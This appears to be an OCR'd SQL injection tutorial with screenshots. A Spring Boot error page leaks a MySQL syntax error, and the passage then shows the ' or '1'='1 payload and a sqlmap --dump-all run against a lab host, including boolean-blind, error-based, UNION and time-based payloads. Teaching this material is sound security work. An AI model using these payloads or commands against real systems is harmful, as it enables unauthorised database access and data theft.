
Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



';



Whitelabel Error Page


This application has no explicit mapping for /error, so you are seeing this as a fallback.

Thu Mar 05 21:52:08 EST 2015
There was an unexpected error (type=Internal Server Error, status=500).
StatementCallback; bad SQL grammar [select * from employees where last_name = '';']; nested exception is com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

' or '1'='1


' or '1'='1

```
"select * from employees where last_name = '' or '1' = '1'"
```



Baaz


```
sqlmap -u http://www.site.com/search --data="name=Baaz" --dump-all
```



```
root@kali:~# sqlmap -u http://192.168.11.115:8080/injection/search --data="name=Baaz" --dump-
all

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting at 12:04:23

[12:04:23] [INFO] resuming back-end DBMS 'mysql'
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WgCe'='WgCe
```

